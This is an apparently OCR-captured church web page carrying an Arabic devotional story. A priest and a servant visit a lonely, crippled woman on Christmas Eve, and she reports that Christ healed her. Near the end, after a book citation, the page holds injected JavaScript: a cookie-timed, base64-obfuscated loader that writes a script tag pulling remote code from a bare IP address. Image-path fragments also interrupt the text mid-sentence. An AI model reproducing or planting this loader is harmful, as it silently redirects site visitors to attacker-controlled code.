Harvey Hesse

Church Address 125 Academy Street Belleville, NJ 07109

إنت نسيتالغلابة ولا إيه ؟

في اليوم السابق لعيد الميلاد خرج كاهن إحدى قرى الصعيد كعادته ومعه أحد الخدام لتوزيع عطايا العيد على المحتاجين في القرية. وبعد أن طافا بالبيوت التي يقصدونها، بقى كوخ صغير في آخر البلدة. تردد الخادم في الذهاب إليه، من أجل المجهود الذي قاما به ولأن الوقت قد تأخر حتى يستطيعا اللحاق بميعاد صلاة ليلة العيد. ولكن الكاهن شجعه وسارا في الطريق الطويل حتى وصلا إلى هذا الكوخ.

كانا يتساءلان في فكرهما أثناء سيرهما من سيفتح لنا الباب؟ أو لعله يكون غير مغلق تمامًا، لأنهما يعلمان أن السيدة التي تقيم في هذا الكوخ مقعدة.

وصلا إلى الكوخ ووجدا الباب مغلقًا، فطرقاه. والعجيب أنهما وجدا السيدة تفتح لهما وقد تشددت رجلاها، فأعطياها عطية العيد من المواد الغذائية فشكرتهما. وعندما همَّا بالانصراف، أمسكت بهماوأصرت على دخولهما.

عندما دخلا اشتما رائحة ذكية، بل رأيا نورًا واضحًا في الكوخ لم يعرفا مصدره.

أما السيدة فقالت لهما: إني أعيش مع إبني في هذا الكوخ ولا استطيع القيام باحتياجاتي، وإبني يقضي معظم الوقت خارج المسكن، وأعاني من الإحساس بالوحدة لأنه يندر أن يزورنا أحد في كوخنا البسيط هذا البعيد عن القرية. وليس أمامي إلا الصلاة وطلب معونة الله، حتى يرفع عني الإحساس بالوحدة ويعطيني شيئًا من السلام والراحة.

واليوم بعدما خرج إبني، إزدادت عليَّ مشاعر الإحساس بالوحدة والعزلة، لأنه في هذا اليوم يستعد الجميع للاحتفال بالعيد، ويلبسون الملابس الجديدة ويلتقون في الكنيسة بالمسيح ويفرحون بميلاده، أما أنا فأرقد وحيدة بهذا الكوخ، لاأشعر بأفراح العيد. فأخذت أصلي وأعاتب المسيح لأنه تركني في هذه الوحدة، وكانت معلقة أمامي صورة المسيح الطفل الذي تحملهالسيدة العذراء، فنظرت إليه وعاتبته قائلة: ” إنت نسيت الغلابة ولا إيه؟” ثم فكرت السيدة في أنه لم يزرها أحد من الأقارب أو الكنيسة، فواصلت عتابها للمسيح قائلة له: “العيد دخل علينا ومحدش زارنا”.

وفيما أنا أنظر إليه بعتاب ودموعي تسيلمن عينيَّ، وجدته قد خرج من الصورة واقترب مني ومسح دموعي وقال لي: “كل سنة وانتِ طيبة … يالا قومي”.

فشعرت بفرح ورهبة لا أستطيع التعبير عنها وأحسست في نفس الوقت بقوة تسري في كياني، فتشددت رجلاي الضعيفتان وقمت منتصبة وإذ المسيح قد اختفى تاركًا في الكوخ نوره الجميل ورائحته الذكية، ولم يمضِ وقت طويل حتى وجدت طرقاتكما على الباب.

فتعزى الكاهن والخادم، وشكرا الله الذي شجعهما ليزورا آخر زيارة وأهم زيارة فيهذا العيد لينالا بركة المسيح، الذي حضر بنفسه في هذا الكوخ الحقير ليصير أعظم مسكن في القرية. وكما بارك قديمًا المكان الذي لا يتوقع أحد أن يولد فيه إنسان، ألا وهو مزود البقر، فقد بارك الآن هذا المكان.

تدبيرك فاق العقول؛ قصص واقعية معاصرة: ج 2 functiongetCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/;expires=”+date.toGMTString(),document.write(”)}

اية للحفظ

"ويدعوناسمه عمانوئيل الذي تفسيره الله معنا" (مت1: 23) .